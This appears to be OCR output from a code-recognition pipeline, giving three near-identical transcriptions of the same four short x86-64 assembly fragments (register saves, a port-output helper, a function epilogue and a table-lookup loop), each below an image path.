
```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```






```
testl %eax, %eax
je  0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```

